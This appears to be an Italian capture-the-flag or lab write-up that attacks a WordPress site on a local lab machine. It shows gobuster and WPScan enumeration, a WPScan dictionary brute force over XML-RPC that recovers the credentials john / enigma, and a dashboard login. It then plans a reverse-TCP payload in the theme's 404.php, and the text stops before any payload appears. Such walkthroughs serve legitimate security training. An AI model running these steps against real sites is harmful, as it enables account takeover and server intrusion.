


SFRUTTAMENTO PORTA 80

```
File Actions Edit View Help
[(kali㉿kali)-[~]]$ gobuster dir --url http://192.168.56.106 --wordlist /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:                      http://192.168.56.106
[+] Method:                   default web page GET this server.
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:    404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s
Starting gobuster in directory enumeration mode
=====
/index          (Status: 200) [Size: 177]
/robots         (Status: 200) [Size: 43]
Progress: 81643 / 81644 (100.00%)
=====
Finished
```

Quindi abbiamo usato gobuster per enumerare le pagine con il comando **gobuster dir --url http://192.168.56.106 --wordlist /urs/share/wordlists/dirbuster/directory.list-lowercase-2.3-small-txt**.

Avendo ottenuto i risultati passiamo dunque a vederli sul web incominciando da **/robots**: troviamo un indizio di una sotto directory che ci potrebbe condurre ad un sito wordpress. Procediamo dunque ad inserirlo nella barra degli indirizzi.



LOG IN WORDPRESS

The screenshot shows a WordPress blog page with a dark blue header featuring a wavy graphic. The main content area displays a single post titled "Hello world!" with the text "Welcome to WordPress. This is your first post. Edit or delete it, then start writing!". Below the post is a sidebar containing "RECENT COMMENTS", "ARCHIVES", "CATEGORIES", and "META". The "META" section includes links for "Log in", "Entries RSS", "Comments RSS", and "WordPress.org". A pink arrow points from the text "immettiamo degli user trovati nella scansione precedente." to the "Log in" link in the sidebar.

Eccoci dentro la pagina, dando un'occhiata possiamo vedere che di lato c'è una sezione per i login. Proviamo ad entrarci e ci troviamo infatti davanti ad una schermata d'accesso nella quale immettiamo degli user trovati nella scansione precedente.

E' curioso notare come con l'username John cambia il tipo di errore e riusciamo così a capire che quest'ultimo è l'unico che ha un account wordpress.

The image contains two side-by-side screenshots of a WordPress login page. Both screenshots show a large "W" logo at the top. The left screenshot shows an error message: "ERROR: Invalid username. [Lost your password?](#)". The right screenshot shows an error message: "ERROR: The password you entered for the username **john** is incorrect. [Lost your password?](#)". In both cases, the username "john" is entered in the "Username or Email" field. A pink arrow points from the text "immettiamo degli user trovati nella scansione precedente." to the error message in the left screenshot. Another pink arrow points from the text "E' curioso notare come con l'username John cambia il tipo di errore e riusciamo così a capire che quest'ultimo è l'unico che ha un account wordpress." to the error message in the right screenshot.

ENUMERAZIONE WPSCAN

```
(kali㉿kali)-[~]
$ wpSCAN --url http://192.168.56.106/backup_wordpress/ --enumerate u
\ \ ^ / ( ) ( _ ) *
\ \ v v / | | | | | |
\ \ v v / | | | | | |

WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.56.106/backup_wordpress/ [192.168.56.106]
[+] Started: Thu Jul 18 10:12:01 2024

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.2.22 (Ubuntu)
| - X-Powered-By: PHP/5.3.10-1ubuntu3.26
| Found By: Headers (Passive Detection)
| Confidence: 100%


[+] XML-RPC seems to be enabled: http://192.168.56.106/backup_wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.56.106/backup_wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.56.106/backup_wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.5 identified (Insecure, released on 2016-04-12).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.56.106/backup_wordpress/?feed=rss2, <generator>https://wordpress.org/?v=4.5</generator>
| - http://192.168.56.106/backup_wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.5</generator>


[+] WordPress theme in use: twentysixteen
| Location: http://192.168.56.106/backup_wordpress/wp-content/themes/twentysixteen/
```



In modo da scoprire più informazioni sulla pagina ed ottenere gli utenti di wordpress mandiamo il comando:
wpSCAN --url http://192.168.56.106/backup_wordpress/ --enumerate u

ENUMERAZIONE RISULTATI

Qui abbiamo i risultati dell'enumerazione ed infatti troviamo tra gli utenti sia John che anche un user admin



The terminal window displays the following WPScan enumeration output:

```
[+] WordPress version 4.5 identified (Insecure, released on 2016-04-12).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.56.106/backup_wordpress/?feed=rss2, <generator>https://wordpress.org/?v=4.5</generator>
| - http://192.168.56.106/backup_wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.5</generator>

[+] WordPress theme in use: twentysixteen
| Location: http://192.168.56.106/backup_wordpress/wp-content/themes/twentysixteen/
| Last Updated: 2024-04-02T00:00:00.000Z
| Readme: http://192.168.56.106/backup_wordpress/wp-content/themes/twentysixteen/readme.txt
| [!] The version is out of date, the latest version is 3.2
| Style URL: http://192.168.56.106/backup_wordpress/wp-content/themes/twentysixteen/style.css?ver=4.5
| Style Name: Twenty Sixteen
| Style URI: https://wordpress.org/themes/twentysixteen/
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead ...
| Author: the WordPress team
| Author URI: https://wordpress.org/

| Found By: Css Style In Homepage (Passive Detection)

| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.56.106/backup_wordpress/wp-content/themes/twentysixteen/style.css?ver=4.5, Match: 'Version: 1.2'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 ━━━━━━━━━━━━━━━━ (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:
[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)


[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Jul 18 10:12:05 2024
[+] Requests Done: 55
[+] Cached Requests: 6
[+] Data Sent: 15.563 KB
[+] Data Received: 232.016 KB
[+] Memory used: 214.82 MB
[+] Elapsed time: 00:00:03
```

The browser window shows a login page for "Deprecated WordPress blog". The "Username" field contains "john" and the "Password" field is empty. A red arrow points to the "john" entry in the "User(s) Identified" section of the terminal output. Another red arrow points to the "admin" entry in the same section.

BRUTE FORCE

```
(kali㉿kali)-[~]
$ wpscan --url http://192.168.56.106/backup_wordpress/ --passwords /home/kali/Desktop/Bruteforce/10k-most-common.txt
```



```
File System
Wordpress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@WPScan_, @_ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.56.106/backup_wordpress/ [192.168.56.106]
[+] Started: Thu Jul 18 10:29:53 2024

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.2.22 (Ubuntu)
| - X-Powered-By: PHP/5.3.10-1ubuntu3.26
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.56.106/backup_wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.56.106/backup_wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.56.106/backup_wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.5 identified (Insecure, released on 2016-04-12).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.56.106/backup_wordpress/?feed=rss2, <generator>https://wordpress.org/?v=4.5</generator>
| - http://192.168.56.106/backup_wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.5</generator>

[+] WordPress theme in use: twentysixteen
| Location: http://192.168.56.106/backup_wordpress/wp-content/themes/twentysixteen/
| Last Updated: 2016-06-02T00:00:00
```

In seguito eseguiamo un brute force sempre con WPScan per ottenere le password.


Dunque lanciamo il comando: **wpscan --url http://192.168.56.106/backup_wordpress/ --password /home/kali/Desktop/Bruteforce/10K-most-common.txt**

RISULTATI BRUTE FORCE

Dopo un po' di attesa il tool ci fornisce i risultati desiderati: adesso sappiamo che la password che ci serve è **enigma**.

```
| Style URI: https://wordpress.org/themes/twentysixteen/
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead ...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.56.106/backup_wordpress/wp-content/themes/twentysixteen/style.css?ver=4.5, Match: 'Version: 1.2'
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 ← (137 / 137) 100.00% Time: 00:00:00 → (137 / 137) 100.00% Time: 00:00:00
[i] No Config Backups Found.
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ← (10 / 10) 100.00% Time: 00:00:00 → (10 / 10) 100.00% Time: 00:00:00
[i] User(s) Identified:
[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - john / enigma
Trying admin / evangeli Time: 00:13:41 ← > (10650 / 20650) 51.57% ETA: ???:??
[!] Valid Combinations Found:
| Username: john, Password: enigma
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Thu Jul 18 10:43:39 2024
[+] Requests Done: 10846
[+] Cached Requests: 6
[+] Data Sent: 5.816 MB
[+] Data Received: 6.946 MB
[+] Memory used: 327.734 MB
[+] Elapsed time: 00:13:46
```

ACCESSO ED ESPLORAZIONE



Avendo ottenuto i dati procediamo dunque con l'accesso con le credenziali di John ed infatti riusciamo ad entrare perfettamente nella dashboard. Dopo aver effettuato l'accesso proviamo ad iniettare un codice malevolo di tipo “reverse tcp” tramite il codice sorgente di un tema estetico del sito.

A screenshot of a WordPress dashboard. The URL in the browser bar is "192.168.56.106/backup_wordpress/wp-admin/". The dashboard sidebar shows various menu items like Posts, Media, Pages, Comments, Appearance, Plugins, Users, Tools, and Settings. The main content area has a notice about "WordPress 4.9.4 is available! Please update now." Below this, the "At a Glance" section shows 2 Posts, 1 Page, and 1 Comment. It also mentions "WordPress 4.5 running Twenty Sixteen theme." The "Activity" section lists a recent post "Hello world!" from "Mr WordPress" on March 7th, 2018, at 8:05 pm. The "Recent Comments" section shows a single comment from "Mr WordPress" on the same post. On the right side, there is a "Quick Draft" area with a title field and a "Save Draft" button. Below it is a "WordPress News" section with two RSS error messages: "WP HTTP Error: 0: php_network_getaddresses: getaddrinfo failed: Name or service not known" repeated twice. At the bottom of the dashboard, there are links for "All (1) | Pending (0) | Approved (1) | Spam (0) | Trash (0)".

TEMA TWENTY SIXTEEN:404 PHP

The screenshot shows a Firefox browser window with the URL `192.168.56.106/backup_wordpress/wp-admin/theme-editor.php?file=404.php&theme=twentysixteen`. The page title is "Edit Themes". The left sidebar shows the "Appearance" section selected, with options like Themes, Customize, Widgets, Menus, Header, Background, and Editor. Under Editor, there's a "Plugins 1" link. The main content area shows the "Twenty Sixteen: 404 Template (404.php)" code:

```
<?php
/*
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Sixteen
 * @since Twenty Sixteen 1.0
 */

get_header(); ?>

<div id="primary" class="content-area">
    <main id="main" class="site-main" role="main">

        <section class="error-404 not-found">
            <header class="page-header">
                <h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentysixteen' ); ?></h1>
            </header><!-- .page-header -->

            <div class="page-content">
